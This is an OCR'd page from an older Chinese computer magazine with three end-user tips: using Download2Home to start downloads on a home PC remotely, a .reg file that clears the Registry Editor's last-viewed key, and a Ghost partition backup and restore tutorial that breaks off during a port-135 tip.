
远程遥控下载利器——Download2Home

小桂

下载，可能大家都会，可远程遥控下载你们会吗？比如，我们在网吧中远程遥控自己家中的电脑进行下载，或者是在公司里远程遥控自己家中的电脑进行下载，这可以吗？当然，使用Download2Home就可以。我们只要在家中的电脑上安装Download2Home，并配置好，然后使用单位的电脑登录网站，就可以遥控指挥家中的电脑进行下载操作了。

在家中的电脑中安装好Download2Home（下载地址：http://www.download2home.com/soft/current.zip，软件大小4.5MB）并运行，其主界面如图1，同时会弹出如图2的一个窗口，大致意思是说你需要创建一个用户，点击链接（http://www.download2home.com）后来到网站首页，如图3。





1.注册帐号

在页面左侧“Create user account”下方输入你的用户名和密码，然后点击“Go!”按钮进行注册，如果你的用户名没被其他用户注册的话，网站就会提示“SUCCESSFULLY DONE, NOW YOU CAN USE D2H”，表示你已经在Download2Home网站注册成功了。如果你使用一些关闭广告的软件（如“上网无忧”），那么就不会弹出注册成功的窗口提示，此时你可进行下一步尝试。

2.配置Download2Home

在图1的界面中，先在左边“Save Downloads Dir”下选择设置软件下载后的存放目录，然后窗口上部输入刚才在网站上注册成功的用户名“User:”和密码“Password:”，然后点击“Connect”按钮，就可连接到Download2Home服务器，接下来你就可以远程指挥家里的电脑进行软件下载了。

3.遥控下载

要想实现在别的地方指挥家中的电脑进行下载，那么家中的计算机一定要打开，并且连上了网络，而且运行了Download2 Home软件，并做了成功登录，否则遥控下载不可能实现。

在单位或网吧上网时发现了需要下载的好软件，立即登录http://www.download2home.com，在“Send a download command”下面输入你的注册名、密码，并在LINK后输入软件的下载地址，然后点击“Go!”按钮，给家中的电脑发送下载命令。如果反馈“DOWNLOAD SUCCESSFULLY SENT”信息（绿底黑字），说明下载指令发送成功了，家中的计算机便会立刻帮你下载刚刚所输入网址上的文件，一切就是这么容易简单。

需要注意的是：下载网址类型则只支持http://、ftp://、ed2k://；希望日后的版本能支持更多种的续传软件及下载网址型态；如果你想使用断点续传软件也可以，网站目前支持Download Accelerator Plus及GetRight两种续传软件，在Download2Home网站上有下载链接，就在注册用户的下面。老网友对GetRight并不陌生，它可是老网友们使用最早的断点续传软件，那时还没有国产的Netants，其下载网址是http://www.xright.com/getrt510.exe。

（本篇文章中所涉及到的程序Download2Home已经收录于本期光盘中）

让注册表编辑器“失忆”

c.g

大家知道，在Windows XP/2003系统下的注册表编辑器具有记忆功能，当我们使用过注册表编辑器之后，它会记住我们最后访问的项，当有人再次运行注册表编辑器时，会自动定位到上次使用注册表编辑器时最后打开的那一项上。虽然该功能在一定程度上方便了用户的使用，但也存在泄露用户秘密的可能，比方说你刚刚查看过注册表中的“木马克星”的注册码，极有可能因此就会被他人发现并得到！因此，我们很有必要使注册表编辑器得上“健忘症”——将记忆功能废除掉。

具体方法是：当你要退出注册表编辑器之前，请展开注册表到HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Applets\Regedit项下，在右侧窗口中找到“LastKey”并将其删除，然后刷新一下即可。下次别人再使用注册表编辑器时就无法知道我们曾访问过注册表中的哪些信息了，于是你的秘密就不会泄漏出去。

但要注意的是，当我们把“LastKey”项删除后，下次再使用注册表编辑器会自动重建该键，因此为了保密我们应该养成每次清理“LastKey”项的好习惯。但每次手工清除比较麻烦，这时我们可以机灵一点，可以用记事本编写一个注册表文件备用，具体内容如下：

```
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Applets\Regedit]
"LastKey"=""
```

编辑完毕，另存为clean.reg文件备用（文件名可以任取，但后缀名必须是reg）。这样每次使用注册表编辑器之后，双击clean.reg文件把信息导入到注册表中即可让注册表记忆功能失效，由此就会多一份安全感。

注意：在该reg文件内容中最后面一定要空上一行，这样在导入注册表时才能成功，切记！

GHOST备份教程+135端口的另类关闭

の天上人 [HSP]

我们这些经常接触系统的菜鸟，碰到一些过去都没遇到过的系统问题时，怎么办？由于我们太菜，所以基本上遇到了这种问题时都很难解决，那我们不如做个备份，出错了我们就把系统还原（有很多想进入网络技术的朋友都问我怎么做，现在就把方法写出来）！

在这里，我们使用ghost，赛门铁克公司的镜像制作工具（地球人都知道）！

一、制作镜像

第一步当然是下载回来，不过可别存放到要备份的分区上！另外，要注意的是，ghost只能在DOS下运行，因此不能在Windows2000/XP/2003系统下运行。重新启动系统，可以使用Win98安装光盘或者别的工具引导至纯DOS下（如果系统上安装了Windows98系统的话，可以在Windows98下切换到dos下来运行），当出现提示符后，运行ghost，假设ghost是存放于g盘上。

```
g:
g:\cd ghost
g:\GHOST\ghost
```

成功运行ghost后，用键盘的“上”、“下”、“左”、“右”控制亮度显示条的选项，由于我们是做“分区的镜像”，所以选择local→partition→to image，如图1。




图 1

进入到选择硬盘的界面，如图2，选择“OK”后来到分区选择的界面，如图3。利用光标的上、下键选择要备份的分区（虽然ghost不能在Windows2000/XP/2003下运行，但是却完全可以识别出FAT、FAT32、NTFS分区），选择“OK”后接着来到了输入存放路径和输入文件名的地方，如图4，通过Tab键可以切换输入点，都设置好了以后，点“save”，随后的界面是选择镜像是否压缩，一般我都是选择“high”，还有最后一个对话框，问你是否开始执行备份，点“yes”就可以了，接下来就是漫长的制作过程了！




图 2




图 3




图 4

二、还原镜像

系统崩溃了怎么办？别怕，反正我们已经做了备份。

还是使用安装盘引导至纯DOS下，并进入GHOST的界面。由于我们这次的任务是恢复，所以我们选择local→partition→from image，如图5。然后来到选择镜象文件的界面，如图6，和前边保存镜象文件时的界面几乎是一样的，只是按钮是“OPEN”而不是“SAVE”。然后就是问你要恢复哪块硬盘里的哪一个分区，选择好后，点“yes”确认恢复，恢复结束后会提示重启系统，重启完毕以后就回到当初做备份时的状态了。




图 5




图 6

三、一个技巧

当我们备份好系统以后，打开压缩包内的 GhostExp.exe 文件，这是个镜像的浏览器，打开后在文件菜单那选择“打开”，并找到你的镜像文件，接下来（如果你的操作系统是 XP 就接着做；如果是 98 的话就可以跳过了，因为 98 没有这个 rpcss.dll 文件，所以就不介绍了）就打开“*（指系统盘）:\windows\system32”，找到 rpcss.dll 文件，如图 7，并把这个 dll 复制到别的文件夹保存好，然后……

